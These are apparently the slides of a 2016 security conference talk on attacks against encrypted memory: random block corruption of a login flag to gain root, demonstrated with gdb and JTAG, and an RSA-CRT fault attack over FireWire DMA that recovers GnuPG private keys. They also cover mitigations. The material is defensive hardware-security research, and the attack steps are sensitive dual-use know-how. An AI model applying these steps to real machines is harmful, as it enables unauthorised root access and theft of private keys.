Hackers to Hackers Conference 2016 (Thirteenth Edition)
October 22-23, 2016, San Paulo, Brazil

Is your memory protected? Attacks on encrypted memory and constructions for memory protection

Shay Gueron
University of Haifa, Israel
Intel Corp., Intel Development Center, Haifa, Israel

Agenda

- Is DRAM really vulnerable?
- Does encryption save the day?

Demonstrating recent works (2016) with multiple collaborators

- ***Blinded random corruption attacks***
  - HOST 2016
  - IEEE International Symposium on Hardware Oriented Security and Trust
  - **Rodrigo Branco** ǂ and **Shay Gueron**
  - ǂ Intel corporation, Security Center of Excellence

- ***Fault Attacks on Encrypted General Purpose Compute Platforms***
  - To be published
  - Announced as a poster at CHES 2016
  - **Shay Gueron, Jan Nordholz** * **, Jean-Pierre Seifert** * **, Julian Vetter** *
  - * TU Berlin, Germany

Background

Old news

- Adversaries with physical access to attacked platform – are a concern
  - Mobile devices (stolen/lost)
  - Cloud computing (un-trusted environments)
- Read/write memory capabilities as an attack tool have been demonstrated:
  - Using different physical interfaces
  - Thunderbolt, Firewire, PCIe, PCMCIA and new USB standards
- Consequences of DRAM modification capabilities:
  - Active attack on memory are possible
  - Attacker can change code / data **from any value to any chosen value**
  - **But this is too easy… right?**

Underlying attack assumption on the threat model:
The attacker has physical means to modify DRAM

Different attacker's tactics

- Passive attack: the attacker can only eavesdrop DRAM contents, but is not able to inject or interfere with it (in-use or not)
  - Non-existent in reality

- Active static attack: the attacker can read DRAM contents but cannot modify in-use/to-be-used (saved) DRAM
  - Example: cold boot attack
  - The attack is on the data privacy

- Active dynamic attacks: the attacker can read and modify DRAM contents that are in-use/to-be-used (saved)

The effectiveness of memory encryption without authentication is limited to active static attacks,
since the ability to modify in-use/to-be-used DRAM is assumed to be denied

Transparent memory encryption

- Some memory protection technologies against active dynamic attacks were proposed
  - Limiting the attacker's physical ability to read/write memory
    - E.g., blocking DMA access in some scenarios
  - Memory encryption
- **Memory encryption using "transparent encryption" mode:**
  - Simpler, cheaper, faster than "encryption + authentication"
  - Changes the assumptions on read/written memory capabilities of the attacker
  - Therefore, seems to be effective for limiting active dynamic attacks
- Memory encryption effects:
  - Attacker has **limited control** on the result of active attacks
  - But the physical memory modification **capabilities remain available**

Underlying attack assumption: attacker has physical means to modify DRAM

Blinded **R**andom **B**lock **C**orruption (**BRBC**)

- Under memory encryption, the attacker has limited capabilities
    - **B**linded **R**andom **B**lock **C**orruption (**BRBC**) attack
- (**Blinded**) The attacker does not know the plaintext memory values he can read from the (encrypted) memory.
- (**Random** (**Block**) **Corruption**) The attacker cannot control nor predict the plaintext value that would infiltrate the system when a modified (encrypted) DRAM value is read in and decrypted.
    - When using a block cipher (in standard mode of operation), any change in the ciphertext would **randomly corrupt** at least **one block** of the eventually decrypted plaintext

- **Question: does memory encryption (limiting the active dynamic attacker capabilities to BRBC only) provide a "good enough" mitigation in practice?**

Underlying attack assumption: attacker has physical means to modify DRAM

We will show that…

- Despite limited capabilities, dynamic active attacks are possible
- Encryption-only does not offer a defense-in-depth mechanism against arbitrary memory overwrites without removing capabilities assumptions

- The BRBC attacker is able to create Time-of-check/Time-of-use (TOCTOU) race conditions all around the execution environment
  - Usual control-flow hijacking attacks require precise pointer control to redirect flow of execution. Usual DMA attacks perform precise code modification
  - Data-only attacks caused by a BRBC attacker can be induced after some code checks, therefore cause TOCTOU races that invalidate the results of such checks
  - Unexpected computation (and flows) can emerge (since code is driven by its input data)
    - Data-only based attacks, thus control flow enforcement can't prevent

Underlying attack assumption: attacker has physical means to modify DRAM

The A-B-C attacker model

- **A**ccess Seeking Attacker

This attacker is not the owner of the platform, but got it to his possession, in a locked state. He wishes to get an user access, in order to steal the data on the system.

- **B**reaching Attacker

This attacker is a legitimate user of the platform, who wishes to breach some of the system's policies or circumvent restrictions on his privileges.

- **C**onspirator Attacker

This attacker is also a legitimate user of the platform/environment. He has administrative powers and conspires to collect other users' data.

Underlying attack assumption: attacker has physical means to modify DRAM

Becoming “root” on a locked system with a BRBC attack

```
global var1…varn
global preauth_flag
global preauth_related
code_logic() {
        if (preauth_enabled) {
                call_preauth_mechanism() -> sets preauth_flag if successful
        }
 repeat_auth:
        if (preauth_flag) goto auth_ok;

        authentication_logic();

        auth_ok:
                return;
}
```

Becoming "root" on a locked system with a BRBC attack

```
global var1…varn
global preauth_flag
global preauth_related
code_logic() {
        if (preauth_enabled) {
                call_preauth_mechanism() -> sets preauth_flag if successful
        }
 repeat_auth:
        if (preauth_flag) goto auth_ok;

        authentication_logic();

        auth_ok:
                return;
}
```

Becoming "root" on a locked system with a BRBC attack

```
global var1…varn
global preauth_flag
global preauth_related
code_logic() {
        if (preauth_enabled) {
                call_preauth_mechanism() -> sets preauth_flag if successful
        }
 repeat_auth:
        if (preauth_flag) goto auth_ok;

        authentication_logic();

        auth_ok:
                return;
}
```

Becoming “root” on a locked system with a BRBC attack

```
global var1…varn
global preauth_flag
global preauth_related
code_logic() {
        if (preauth_enabled) {
                call_preauth_mechanism() -> sets preauth_flag if successful
        }
 repeat_auth:
        if (preauth_flag) goto auth_ok;

        authentication_logic();

        auth_ok:
                return;
}
```

Becoming "root" on a locked system with a BRBC attack

```
global var1…varn
global preauth_flag
global preauth_related
code_logic() {
        if (preauth_enabled) {
                call_preauth_mechanism() -> sets preauth_flag if successful
        }
 repeat_auth:
        if (preauth_flag) goto auth_ok;

        authentication_logic();

        auth_ok:
                return;
}
```

Becoming "root" on a locked system with a BRBC attack

```
global var1…varn
global preauth_flag
global preauth_related
code_logic() {
        if (preauth_enabled) {
                call_preauth_mechanism() -> sets preauth_flag if successful
        }
 repeat_auth:
        if (preauth_flag) goto auth_ok;

        authentication_logic();

        auth_ok:
                return;
}
```

Becoming “root” on a locked system with a BRBC attack

```
global var1…varn
global preauth_flag
global preauth_related
code_logic() {
        if (preauth_enabled) {
                call_preauth_mechanism() -> sets preauth_flag if successful
        }
 repeat_auth:
        if (preauth_flag) goto auth_ok;

        authentication_logic();

        auth_ok:
                return;
}
```

BRBC Attack to the preauth_flag

Becoming “root” on a locked system with a BRBC attack

```
global var1…varn
global preauth_flag
global preauth_related
code_logic() {
        if (preauth_enabled) {
                call_preauth_mechanism() -> sets preauth_flag if successful
        }
 repeat_auth:
        if (preauth_flag) goto auth_ok;

        authentication_logic();        -> THIS NEVER GETS EXECUTED!

        auth_ok:
                return;
}
```

TOCTOU (Time-of-use/Time-of-check) Race Condition

- This was caused by our arbitrary memory write (the BRBC)
- The corrupted values adjacent to the preauth_flag were not used at this moment (thus the block corruption is not a problem)
- The check for the preauth_flag only checks for not 0 (thus we don't need to control the exact value)

- But how do we win the race?
  - In this case, quite simple: We just cause the authentication to fail at the first time (when it does ask the password)
    - The system waits for the password prompt
    - We cause the corruption and input invalid password
    - The authentication fails and the logic is repeated, but this time with the corruption!


Experiment

- Two demonstrations that realize the underlying attack assumptions
  - A debugger to make it easy to step through and see the corruption effect
  - The JTAG to demonstrate the physical addresses are not a concern
- SW mitigations are not feasible because the attacker has lots of possibilities for targets (not only ! 0 comparisons). Some examples:
  - If an attacker overwrites the NULL terminator of a string, he can generate buffer overflows, memory leaks
  - If an attacker overwrites an index, he can generate out-of-bounds writes, that might lead to user-mode dereferences if in kernel-mode context
  - If an attacker overwrites a counter, he can generate REFCOUNT overflows, leading to use-after-free conditions

Underlying attack assumption: attacker has physical means to modify DRAM

The BRBC attack on a login program (using debugger-based overwrites)

On the Attacked-Terminal:
The attacker types any (not even valid) username




On the Demo-Terminal:
memory overwriting capability is simulated by using a debugger: we connect to the login process on Attacked-Terminal

```
root(tty1)@devel:~/Shay# ps ax |grep login
 2987 tty2      Ss+    0:00 /bin/login --
 2989 tty1      S+     0:00 grep login
root(tty1)@devel:~/Shay# gdb /bin/login 2987
GNU gdb (GDB) 7.4.1-debian
```

On the Attacked-Terminal:
the attacker types any (invalid) password, so the login process requests the username again. The attacker types his desired username (``root'' in this attack)

```
0xb77cf424 in   kernel_vsyscall ()
(gdb) b *0x804a6e6
Breakpoint 1 at 0x804a6e6: file login.c, line 966.
(gdb) c
Continuing.
```

On the Demo-Terminal:
using the debugger, we demonstrate how we monitor the correct process, and set a breakpoint



On the Demo-Terminal:
the effective random corruption is shown (we chose the 16-bytes string ``16 bytes garbage'' to be the ``random'' block value

```
0xb7711424 in __kernel_vsyscall ()
(gdb) b *0x804a6e6
Breakpoint 1 at 0x804a6e6: file login.c, line 966.
(gdb) c
Continuing.

Breakpoint 1, 0x0804a6e6 in main (argc=3, argv=0xbfe82554) at login.c:966
966                             spwd = xgetspnam (username);
(gdb) set preauth_flag="16 bytes garbage"
(gdb) c
Continuing.
process 2987 is executing new program: /bin/bash
```

On the Attacked-Terminal:

voila Due to the random corruption, the system does not ask again for a password, and logs the user in - as ``root''.

```
Debian GNU/Linux 7 devel tty2

devel login: root
Password:
Login incorrect

devel login: root
1 failure since last login.
Last was Mon Mar  9 11:31:26 2015 on /dev/tty2.
root(tty2)@devel:~# whoami
root
root(tty2)@devel:~# id
uid=0(root) gid=0(root) groups=0(root)
root(tty2)@devel:~# _
```


The BRBC attack on a login program

Demonstration using the JTAG Interface

- The difference on the JTAG demonstration is:
  - Establish the possibility of the attack against the physical address space instead of the virtual one (as with the debugger)
  - Demonstrate that blinded reads are enough to gather locality of the targeted overwrite
  - Understand possible mitigations and their impacts on the attack (for example, CET – Control-flow Enforcement Technology would not have prevented the attack either and can't be considered another layer of defense against BRBC)

- Limitations of the JTAG attack
  - For the MEE case, the JTAG access would be encrypted/decrypted, thus it would not be dealing with the encrypted content

Demonstration using the JTAG Interface



Different Attack Scenarios and Targets

- Attacker with user privileges on the machine
  - Higher control/visibility of the memory space
  - Tries to bypass security policies
    - Local administrator (common on cloud-based scenarios)

- All system software/components can be seem as targets
  - We just demonstrated in a highly-limited scenario (locked machine, unknown software running, little to no information on the OS details)

- As more interactions with the system, as bigger is the scope of possible attack targets (as discussed previously)

Mitigation Techniques

- Hibernation when used together with proper disk encryption

- VT-d/IOMMU and PMRs
  - Limits DMA capabilities exposed
  - Might not be enough against certain attackers (that have physical access) and in some platforms (only effective if the attack requirement is fully removed)

- Software self-protection (or control flow enforcement technologies)
  - Attack uses valid flows with invalid data (data-only attack) bypassing CET
  - Different attack targets make software hardening inviable

- Memory encryption with Authentication
  - Able to detect the arbitrary change and prevent the attack


- Intel SGX (Software Guard eXtensions)
  - Currently employ authentication and replay protection

The revenge of the fault attacks
(now available in the PC world)

Work by: Gueron, Nordholz, Seifert, Vetter

The return of fault attacks (to the PC world)
Gueron, Nordholz, Seifert, Vetter

- Adversary has physical access to a compute platform
  - But no root privileges
- Able to install an unprivileged malware process on the system.
- Can physically access the platform (e.g. plug in a USB stick or connect a Firewire device).
- Victim is aware of the valuable assets on his compute platform, and has therefore enabled main memory encryption to protect specific processes.



Preliminaries

RSA-CRT fault attacks

Almost all efficient RSA implementations use the Chinese Remainder Theorem (CRT). For our attack, we use the Boneh-DeMillo-Lipton fault attack [2]. It can be applied to RSA implementations that use the CRT. The attack is based on obtaining two signatures of the same message m. The first one is correct, and denoted by s. The second one is faulty, and is obtained by injecting some corruption, so that the value of s_q is computed correctly, but s_p is corrupted to s'_p. The recombination yields the faulty signature s'. It satisfies (with very high likelihood) $q = gcd(s' - s, n)$. **Thus, the attack can reveal the RSA private signing key.**

Fault Injection

Inception Framework

We extended the Inception framework [5] to write physical memory via a FireWire cable. In order to inject the fault at the right time the adversarial process has to notify the external DMA device when to inject the fault. To do this, the adversarial process allocates a piece of memory. The memory location is then sent to the external agent. Once negotiated, the adversarial process uses this memory location to notify the external DMA device when to inject the fault.

Fig. 3: Inception framework

Attacking GnuPG




Fig. 4: The three steps of our fault injection attack.

Results

Page Allocator Prediction

To do the fault injection we have to determine the physical address of the prime factor p. As it is allocated on the heap it is necessary to predict its physical address. To achieve this, we annotated GnuPG to print the virtual and physical address of the prime p once allocated. In our adversarial process, we then allocated a number of pages using `mmap` and calculated their respective physical address using the `pagemap`.




Fig. 6: Success rate of predicting the memory address of prime p.

Afterwards we freed all these pages and let GnuPG run. We then compared if the physical address of the prime p was among our previously allocated/freed pages. When the physical address of the prime was among the previously allocated/freed pages it was always on the same one. But as can be obtained from the figure only in a certain number of measurements the physical page of the prime was among the allocated/freed pages at all. Moreover, the overall success rate depended on the number of previously allocated/freed pages. **When allocating/freeing between 380 and 500 pages berfore GnuPG, we are able to retrieve the GnuPG private key with success probability of ~60% per session.**

What about the cloud scenario? Hypervisor has management interfaces

- VM Introspection capabilities exist for legitimate security reasons
  - Inspect inside guest VMs, to auto-configure network elements, to distribute resources
- The same capabilities can be “abused” by a malicious administrator (even in the presence of a trusted hypervisor)
- Memory encryption of guest machines remove the ability of administrator to snoop into the VM’s memory
  - A different key per-VM is necessary, to avoid replay attacks with known plaintext/ciphertext in another VM fully controlled by the attacker
  - CPU control through introspection is similar to JTAG control (flow changes can be performed without a BRBC attack)
  - BRBC attack might be more reliable in scenarios where multiple connections are made to the machine (like in a server scenario)

Virtualization-based

Blinded Random Corruption Attacks

are real…

Memory encryption with VM-unique keys
The threat model

- Cloud service provider hosts multiple customers' VM's
- But users do not necessarily trust this remote environment:
  – An operator at the cloud provider's facility can use the hypervisor's capabilities to read any VM's memory
- Assumption: the hypervisor is trusted (else – game over)
    - Measured hypervisor
- Memory encryption:
  – Each guest VM encrypts its memory space with a unique (per-VM) key
  – Hypervisor capabilities remain, but:

    Since memory is encrypted with a VM-unique key, the user's data privacy is protected

- Your data privacy is safe with us
- Your VM's memory is encrypted
  - With unique-per-VM encryption key!

